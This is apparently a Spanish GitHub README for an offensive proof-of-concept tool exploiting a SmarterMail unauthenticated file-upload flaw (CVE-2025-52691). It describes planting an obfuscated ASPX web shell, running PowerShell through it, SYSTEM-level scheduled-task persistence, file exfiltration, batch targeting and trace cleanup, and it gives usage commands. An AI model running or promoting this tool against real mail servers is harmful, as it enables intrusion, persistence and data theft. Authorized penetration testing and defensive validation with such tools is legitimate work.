 deathshotxd/cve-2025-52691-apt-poc

Una prueba de concepto mejorada para CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) con características de nivel APT como ofuscación sigilosa, persistencia, exfiltración y modo interactivo. Solo para fines educativos y pruebas autorizadas. Créditos al PoC original de yt2w/CVE-2025-52691.



Carga sin autenticación. Continuidad de nivel operador.
Una prueba de concepto para SmarterMail con rutas de sigilo, persistencia, exfiltración y limpieza.
Esta es una prueba de concepto mejorada para CVE-2025-52691, la carga arbitraria de archivos sin autenticación en SmarterTools SmarterMail que puede conducir a la ejecución remota de código. La ruta principal no cambia: enumerar los endpoints de carga, depositar un web shell ASPX ofuscado y ejecutar comandos a través de él. La capa de operador añade comportamiento de solicitudes aleatorizado, soporte de proxy, una ruta de persistencia mediante tarea programada, exfiltración de archivos, ejecución interactiva de comandos y limpieza.
Solo para uso autorizado. Esta herramienta existe para fines educativos, validación defensiva y pruebas de penetración aprobadas. Ejecutarla contra un sistema sin permiso escrito explícito es ilegal en la mayoría de las jurisdicciones. El autor no asume ninguna responsabilidad por su uso indebido.

| Etapa | Qué ocurre | Artefacto o flag |
|---|---|---|
| 1. Alcance | Normaliza la URL objetivo y comprueba si hay una respuesta HTTP 200. | URL objetivo |
| 2. Carga | Prueba cinco endpoints de carga con cuerpos multipart, raw y JSON. | <random>.aspx |
| 3. Verificación | Solicita la ruta del shell generado y confirma la salida del comando. | ?auth=<password> |
| 4. Operación | Ejecuta comandos de PowerShell, abre un shell interactivo o extrae un archivo. | -c, --interactive, --exfil |
| 5. Persistencia | Crea una tarea programada diaria como SYSTEM. | --persistence |
| 6. Limpieza | Elimina el shell cargado y su ruta de acceso. | --cleanup |
La etapa de persistencia incluye una URL de payload de marcador de posición.
Reemplázala en exploit-poc.py antes de usar esa ruta en un laboratorio
autorizado.
--no-verify para desactivarla.--check-only confirma la alcanzabilidad sin subir nada.--cleanup elimina la shell subida después de la operación.
requests.python3 -m pip install requests
No se requieren otros paquetes de terceros.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Después, solo contra un sistema que sea de tu propiedad o que estés autorizado a probar:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> es la URL base del servidor SmarterMail, por ejemplo
https://mail.example.com.
| Flag | Descripción |
|---|---|
--targets-file <file> | Lee una URL de destino por línea y las procesa en secuencia. |
-c, --command <cmd> | Ejecuta un comando a través del shell subido tras la verificación. |
-t, --timeout <seconds> | Tiempo de espera de la solicitud en segundos. Predeterminado: 30. |
--proxy <url> | Enruta las solicitudes a través de un proxy HTTP, por ejemplo http://127.0.0.1:8080. |
--no-verify | Desactiva la verificación del certificado SSL. |
--check-only | Comprueba la accesibilidad y sale sin subir nada. |
--persistence | Crea una tarea programada diaria como SYSTEM. Reemplaza primero la URL del payload de marcador de posición. |
--exfil <remote:local> | Lee un archivo remoto a través del shell y lo escribe localmente. |
--interactive | Entra en un prompt de comandos interactivo tras la verificación. |
--cleanup | Elimina el shell subido después de la operación. |
--log-level <level> | DEBUG, INFO, WARNING o ERROR. Predeterminado: INFO. |
Ejecución básica en laboratorio:
python3 exploit-poc.py https://mail.lab.internal
Ejecutar un comando:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Enrutar a través de Burp y persistencia de solicitudes:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Sesión interactiva con limpieza:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Modo por lotes:
python3 exploit-poc.py --targets-file targets.txt
Exfiltrar un archivo desde un host Windows:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"







